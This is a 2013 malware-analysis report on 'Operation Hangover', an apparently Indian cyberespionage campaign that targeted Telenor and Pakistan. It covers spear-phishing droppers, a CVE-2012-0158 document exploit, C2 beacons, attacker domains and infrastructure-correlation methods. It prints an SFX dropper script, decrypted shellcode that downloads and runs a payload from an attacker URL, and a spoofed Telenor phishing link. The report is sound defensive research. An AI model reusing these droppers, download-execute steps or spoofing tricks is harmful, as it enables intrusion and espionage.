OPERATION HANGOVER

Unveiling an Indian Cyberattack Infrastructure

May 2013

Snorre Fagerland, Morten Kråkvik, and Jonathan Camp
Norman Shark AS

Ned Moran
Shadowserver Foundation


Scale: meter
0
5
10
Prithvi-II
Agni-I
Agni-II
Agni-IIAT
Agni-3TD
Agni-3A, B
(Estimated)
MIRV-2A
MIRV-5
Agni-3C
(Estimated)
MIRV-4
Agni-3SL
(Estimated)
MIRV-5
INDIA
INDIA
INDIA
INDIA
www.Bharat-Rakshak.com

Part of a PDF decoy from one of the malicious installers (md5 06e80767048f3edefc2dea301924346c).

Executive summary

In this report we detail a cyberattack infrastructure that appears to be Indian in origin. This infrastructure has been in operation for at least three years, more likely close to four years.

The purpose of this framework seems predominantly to be a platform for surveillance against targets of national security interest (such as Pakistan), but we will also show how it has been used for industrial espionage against the Norwegian telecom corporation *Telenor* and other civilian corporations.



```
::eofbit set     tfuvqgjmf    /mph     %c:/     %userprofile%    /    .    ..   enc
l file %s     ]Tfufss/mph \nts.txt     r    ;   %d out of %d uploaded    Esbl2/q
part/form-data; boundary=%s♪◘     --%s      ♪◘  Content-Disposition: form-data;
plain     Content-Transfer-Encoding: binary    ♪   Content-Disposition: form-d
 pQ@ ▒Q@ ?O@ ═Q@   |C ►`@ ╝─C =_@ <─C   a@ ?⌂C ─a@ ►T@ PX@ ?O@ ?X@ ►Y@ ►P@ 0P@
 0◄@ └>C ►→@ ?sA 8>C P→@ ?→@ ?¦C @q@ ─¶@ ▒¶@ ▒¶@ ?p@ ?p@  q@   q@ lnk sls win
P☻   g:\august\13 aug\HangOver 1.5.7 (Startup) uploader\Release\Http_t.pdb
 ☻   ?hC ╥hC ?hC      <?C        ????     @    ♀iC           ☺    ∟iC ?hC
 XiC ╥hC ?hC      D?C ♥        ????     @    ┬iC           d?C ?iC          ♦
     ????     @    0jC           x?C └jC          ☻    ■jC =jC ╬jC      x?C ☺
     ╣?C ☺        ????     @    ♦kC          ??C PkC           ♥    `kC pkC ╥hC
```

The name, "Operation Hangover", was derived from the name of one of the most frequently used malwares. The project debug path is often visible inside executable files belonging to this family.

None of the information contained in the following report is intended to implicate any individual or entity, or suggest inappropriate activity by any individual or entity mentioned.

Background

On Sunday March 17th 2013 the Norwegian newspaper Aftenposten reported that the telecommunications giant Telenor had filed a case with Norwegian criminal police (“KRIPOS”) over what was perceived as an unlawful intrusion into their computer network. The infection was reported to have been conducted via “spear phishing” emails sent to people in the upper tiers of management.

Initially, we had no information or visibility into this case. However, after some time Norwegian CERT (NorCERT) shared some data from the event, which included md5 hashes of malicious files and information about which Command and Control servers were used.

However, the data we were given acted as a starting point for more data mining, and within a short period of time it became obvious that we were seeing a previously unknown and very extensive infrastructure for targeted attacks. This paper is the result of the ensuing investigation.

Timeframe

The samples we have uncovered seem to have been created from approximately September 2010 until the present day. It appears 2012 was a very active year for this group, which saw escalation not only in numbers of created malware files but also in targets. There is no sign that the attacks will slow down in 2013, as we see new attacks continuously.

Acknowledgments

We would like to thank NorCERT, the Norwegian National Security Authority, Telenor and Telenor SOC for their assistance and cooperation during the investigation of this case. We would also like to thank ESET for graciously sharing information they were in possession of, and finally we would like to express our gratitude to the people who created our database and analysis systems. These systems enable us to do the data correlation needed to find needles in haystacks, so their creators own a large part of this paper as well.

Terms used

C&C, C2, CC: Command- and Control server. Typically used about the computer the malware connects to in order to report status.

Drop: The online location where malware delivers stolen information.

FUD: One meaning of this acronym is "Fear, Uncertainty and Doubt", but in the malware underground FUD means Fully UnDetectable, i.e. the program is not detected by antivirus tools.

MD5: A so-called *hash* – i.e. a number calculated on the basis of data that identifies these with high confidence. MD5's in this paper are used to identify files.

RTF: Rich Text Format, a document format

SFX: Self-extracting. Executable programs that are also archives, and which extract and sometimes execute the archive content when run.

Sinkholing: A technique of re-registering a domain that has previously been used for malicious purposes. By doing this, machines that are still infected connect to *our* computer instead of the attacker's, and we can log the connection attempts.

Spear phishing: To send emails with malicious content (attachments, links, or fraudulent messages) to specific persons of particular interest.


Zero day exploits: Program code to attack software vulnerabilities for which there is no patch.

Telenor intrusion

Initially we had no knowledge of the malware samples involved in the attack on Telenor. However, some days after the attack we received MD5 hashes of the samples used. We only found two of these samples in our own datasets, but we later directly received copies of most other samples connected with the case (Appendix A).


The initial spear phishing mail contained two files as attachments – a document named “220113.doc”, and an executable file **“**few important operational documents.doc.exe”.
(MD5 bd52237db47ba7515b2b7220ca64704e).

This was a selfextracting (SFX) ZIP archive that contained two files, as shown below.




```
;The comment below contains SFX script commands

Path=%temp%
SavePath
Setup=conhosts.exe
Setup="legal operations.doc"
Silent=1
Overwrite=1
```

When run, the installer will execute the included “conhosts.exe” file and open the decoy document “legal operations.doc”. “legal operations.doc”and “220113.doc” also included in the mail are identical save for their size, and are actually specially crafted RTF files designed to trigger a software vulnerability (CVE-2012-0158) in Microsoft Common Controls, typically triggered in Microsoft Word. If the vulnerability is triggered, embedded code in the document will be run. This code is encrypted, but after decryption its real purpose becomes visible:



```
.....Wx.3.C.;.u.1...@C.;.u.1.....................
FA.>.u.........4$.wpVh.....G..W....wpF.>.u...tmp.
1.QQ.wp.wxQ.GT.5....GP..........GX..1.F8.u.N.>/u.
F.w\.wP.........  .w`Vh.....G......W....w\....▵..u
._1.QQ.w`.wXQ.GT.....hdll.h132.hshelT.......jAhc
utehlExehShelTP.G.......Gd1.QQQ.w`QQh.H]’.gdhttp
://www.infocardiology.biz/exps/29D/windwn.exe...
```

The file “windwn.exe” is downloaded and executed by this mechanism.



Task 1275698 Report

Task Details

Risk Level:	7 ●
Analyzed:	2013-04-01 06:13:52 UTC
Profile:	Windows XP SP3
Processing Time:	59.65s
Status:	Success
Environment:	IntelliVM
Execution Arguments:	
"c:\windows\tem...4078bd25d5a0eff.exe	
Properties:	Firewall Mode: Unlimited Timeout: 60

Pattern Matching Results

[NORMAN] Adds autostart object
[NORMAN] Exfiltrates machine name
[NORMAN] Executes VBScript
[NORMAN] Creates Entry in Autostart Folder or File

Sample Details

ID:	1395910
File Exists:	Yes
Download:	Download Resource
Received:	2013-04-01 06:00:06 UTC
Label:	bfd2529e09932ac6ca18c3aaff55b...
MD5:	bfd2529e09932ac6ca18c3aaff55b...
SHA256:	bae21adb236194caed6bd6180a8d...
Filetype:	PE32:win32:gui
Filesize:	122880 bytes
Sample Comments:	

At least 19 vendors detect this sample

Activity Report

```
Process/Thread Events
  Creates process:      C:\WINDOWS\Temp\bfd2529e09932ac6ca18c3aaff55bd79.a708309e7e666ddcb0fb0be624078bd25d5a0eff.ex...
  Creates process:      C:\WINDOWS\system32\wscript.exe ["C:\WINDOWS\System32\WScript.exe" "c:\windows\temp\R.vbs" ]

Named Object Events
  Creates mutex:        CTF.Asm.MutexDefaultS-1-5-21-1078081533-842925246-854245398-1003
  Creates mutex:        CTF.Compart.MutexDefaultS-1-5-21-1078081533-842925246-854245398-1003
  Creates mutex:        CTF.LBES.MutexDefaultS-1-5-21-1078081533-842925246-854245398-1003
  Creates mutex:        CTF.Layouts.MutexDefaultS-1-5-21-1078081533-842925246-854245398-1003
  Creates mutex:        CTF.TMD.MutexDefaultS-1-5-21-1078081533-842925246-854245398-1003
  Creates mutex:        CTF.TimListCache.FMPDefaultS-1-5-21-1078081533-842925246-854245398-1003MUTEX.DefaultS-1-5-21...
  Creates mutex:        Local\WininetConnectionMutex
  Creates mutex:        Local\ZoneAttributeCacheCounterMutex
  Creates mutex:        Local\ZonesCacheCounterMutex
  Creates mutex:        Local\ZonesCounterMutex
  Creates mutex:        Local\ZonesLockedCacheCounterMutex
  Creates mutex:        Local\c:!documents and settings!admin!cookies!
  Creates mutex:        Local\c:!documents and settings!admin!local settings!history!history.ie5!
  Creates mutex:        Local\c:!documents and settings!admin!local settings!temporary internet files!content.ie5!
  Creates mutex:        RasPbFile
  Creates mutex:        SHIMLIB_LOG_MUTEX
  Creates event:        DINPUTWINMM
  Creates event:        Global\crypt32LogoffEvent
  Creates event:        Global\userenv:  User Profile setup event

File System Events
  Creates:              c:\Documents and Settings\Admin\Start Menu\Programs\Startup\GooglServics.lnk
  Writes to:            c:\Documents and Settings\Admin\Start Menu\Programs\Startup\GooglServics.lnk

Network Events
  DNS query:            wreckmove.org
  DNS response:         wreckmove.org ⇒ 188.240.47.145
  Connects to:          wreckmove.org:80 (188.240.47.145)
  Sends data to:        8.8.8.8:53
  Sends data to:        wreckmove.org:80 (188.240.47.145)
  Receives data from:   8.8.8.8:53
  Receives data from:   wreckmove.org:80 (188.240.47.145)

Windows Registry Events
  Opens key:            HKCR\vbsfile\shell\open\command
```

Fig. The behaviour of windwn.exe in Norman Malware Analyzer G2. The persistence mechanism, VBScript execution and data exfiltration is enough to trigger alerts.

The files conhosts.exe (MD5 02d6519b0330a34b72290845e7ed16ab) and windwn.exe (MD5 bfd2529e09932ac6ca18c3aaff55bd79) are both minimally obfuscated Visual Basic executables. They connect to the Command and Control server *wreckmove.org (188.240.47.145)* via HTTP on port 80, using a peculiar and recognizable pattern:

```
GET
/flaws/snwd.php?tp=1&tg=[ID]&tv=Error[]&ts=[PLATFORM]&mt=[account]&tr=[NoFiles]&Y1Y5F2

HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: wreckmove.org
Connection: Keep-Alive
```

Other samples found connected to the case were Delphi information stealers (some highly targeted, down to individual username), file splitter tools, C++ information stealers (keyloggers, screen grabbers and file harvesters), and various other malware written in Visual Basic.

The following C&C domains/IP addresses were observed used in the attack:

wreckmove.org
infocardiology.biz
enlighten-energy.org
researcherzone.net
151.237.188.167
gadgetscorner.org

Telenor epilogue

On the 3rd of April the attackers created another attack package and placed it on the URL *http://mail.telenor.no-cookieauth.dll-getlogon-reason-0.formdir-1-curl-z2fowaz2f.infocardiology.biz/01084204_Telenor_New_Satellite_Client_Agreement_30032013.zip.*


The package is quite similar to the first, though the decoy document is this time a Powerpoint presentation, "01084204_Telenor_New_Satellite_Client_Agreement_30032013.ppt". This is an apparently legitimate Telenor draft written in 2002 using a Norwegian PowerPoint installation.
The included trojan downloader connects this time back to the domain *torqspot.org*.

The attackers also created the subdomain *internet-security-suite-review.toptenreviews.com.infocardiology.biz,* a spoof of the real toptenreviews.com site. On this site there's what appears to be an installer for the Bitdefender antivirus product (bitdefender_tsecurity.zip, md5 62b702a15a762692eda296b0aea270f9), but the zip file contains both a real installer and a Visual Basic trojan identical to the one used against Telenor.

The Telenor-related attack seems not to be over.

Case expansion through related files

The behaviour pattern and the file structure of known files made it possible to search internal and public databases for similar cases. The large amount of new malware being created makes it infeasible to conduct malware-related investigations of any scale without strong database support. In our case, we preserve the behavioural information of all files processed by our internal bank of Norman MAG2 automatic analysis systems.




	MAG2 Task ID	MD5	Match
👁	mag2-1:2966735	a7af2e83f611e9a774381b72ab448320	C:\WINDOWS\system32\wscript.exe ["C:\WINDOWS\System32\WScript.exe" "c:\windows\temp\R.vbs"]
👁	mag2-4:787763	bfd2529e09932ac6ca18c3aaff55bd79	C:\WINDOWS\system32\wscript.exe ["C:\WINDOWS\System32\WScript.exe" "c:\windows\temp\R.vbs"]
👁	mag2-1:2716952	bfa527d1e8adc12fb80e289d94c47f56	C:\WINDOWS\system32\wscript.exe ["C:\WINDOWS\System32\WScript.exe" "c:\windows\temp\R.vbs"]
👁	mag2-4:755045	28bcbcdc1860108837542004bfe85c97	C:\WINDOWS\system32\wscript.exe ["C:\WINDOWS\System32\WScript.exe" "c:\windows\temp\R.vbs"]
👁	mag2-4:787675	9fab73462e197ffe2263476a4e84eb79	C:\WINDOWS\system32\wscript.exe ["C:\WINDOWS\System32\WScript.exe" "c:\windows\temp\R.vbs"]
👁	mag2-1:2769265	97a2dca830a582b2cadd798e26a01419	C:\WINDOWS\system32\wscript.exe ["C:\WINDOWS\System32\WScript.exe" "c:\windows\temp\R.vbs"]

Searching internal databases for behavioural similarities: In this case, the particular VB script execution, but there's a wealth of attributes we can cluster by.

There are also several public and commercial databases available for additional data mining, and Google is invaluable. The amount of malware we found through this was surprisingly large, and it became clear that the Telenor intrusion was not a single attack but part of a continuous effort to attack and compromise governments and corporations around the world.

While investigating the extra cases we identified, we accidentally discovered that a number of their C&C servers contained world readable folders. We were able to navigate into these and secure the data stored there.



WOT Warning: This site has a poor re

Index of /oct

- Parent Directory
- data/
- logs/
- sent/
- snwd.php


Apache/2.2.21 (Unix) mod_ssl/2..

The data contained in these folders were mainly connection logs, keylogs and other uploaded data from computers affected with malware. Many of the collected logs were from automated analysis systems belonging to security companies, but not all.

An important find we did on these servers were additional malicious executables, probably meant to be served to infected users. Some of these executables were digitally signed with a certificate which was revoked in 2011:

Technical and Commercial Consulting Pvt. Ltd.
VeriSign Class 3 Code Signing 2010 CA
Serial number: 4bf1d68e926e2dd8966008c44f95ea1c
Revoked Nov 24th 2011

Searching our certificate databases we found a large number of other executables similarly signed, none of which were found to be innocent applications.



Certificates

- Where Subject contains Technical and Comme Remove

Show 50 entries


Certificate ID	SerialNr	Subject	Program	Issuer	MoreInfo	Validates	Times Seen
4648	4BF1D68E926E2DD8966008C44F95EA1C	Technical and Commercial Consulting Pvt. Ltd.		VeriSign Class 3 Code Signing 2010 CA		CERT_E_REVOKED	164

Certificate database hits

Case expansion through domain usage and registrations

In almost all cases, the domains registered by the attackers are “privacy protected”. This means that the registrant has paid the domain registrar to withhold identity information related to the registration. This is done *almost* to perfection. Another feature is that almost all websites belonging to this attacker has their robots.txt set to “disallow” to stop them from being crawled.

However, by searching historical IP data for the IP addresses of domains known to be involved we found a number of other domains likely belonging to the same infrastructure. These domains were then further verified against malware samples to ascertain valid connection to attackers. Some care needs to be taken when working with IP addresses, as there are possibilities of false correlations on, for example, domain parking IP addresses, sinkholes and webhosting servers.



Enter a Domain Name

Domain Name: researcherzone.net

Enter a domain name into the search box to retrieve the hosting history.

IP Address History


Event Date	Action	Pre-Action IP	Post-Action IP
2011-07-12	New	-none-	8.22.200.46
2011-08-23	Change	8.22.200.46	173.236.24.254
2011-11-18	Change	173.236.24.254	173.236.24.250
2011-12-22	Change	173.236.24.250	173.236.117.205
2012-03-26	Change	173.236.117.205	95.143.42.218
2012-04-07	Change	95.143.42.218	95.143.42.195
2012-05-27	Change	95.143.42.195	31.3.154.113
2013-02-28	Change	31.3.154.113	109.235.51.254
2013-03-22	Not Resolvable	109.235.51.254	-none-

IP history on researcherzone.net. Source: DomainTools

```
..
gameszoneall.com.              A       173.236.24.254
khalistancalling.com.          A       173.236.24.254
rigidphotography.com.          A       173.236.24.254
researcherzone.net.            A       173.236.24.254
f00dlover.info.                A       173.236.24.254
hotbookspot.info.              A       173.236.24.254
ns1.zerodayexploits.org.       A       173.236.24.254
..
```

A selection of passive DNS data on just one of the known IP addresses which was known to have served malware (1)


Additional data may be gleaned by querying the IP addresses themselves. Many have set up a default ESMTP (mail) server on port 587/tcp, which responds with a configured banner. For example, the domain onlinestoreapp.net (used by malware MD5 a7b5fce4390629f1756eb25901dbe105) resolved to the IP address 37.59.231.161, and this happens when connecting to that IP on ESMTP:



```
$ telnet 37.59.231.161 587
Trying 37.59.231.161...
Connected to 37.59.231.161.
Escape character is '^]'.
220 server.enlighten-energy.org ESMTP Exim 4.80.1 Sat, 23 Mar 2013 16:44:44 -0400
```

enlighten-energy.org is another of the known bad domains used against Telenor.

All of this enabled us to draw a domain map over the infrastructure (next page). This map is probably larger than shown here; there might be domains owned by the attackers that are not plotted on this map because we could not prove they were malicious, and many domains we have not found yet. Conversely, many of the domains plotted were used in attacks years ago and may never be again.



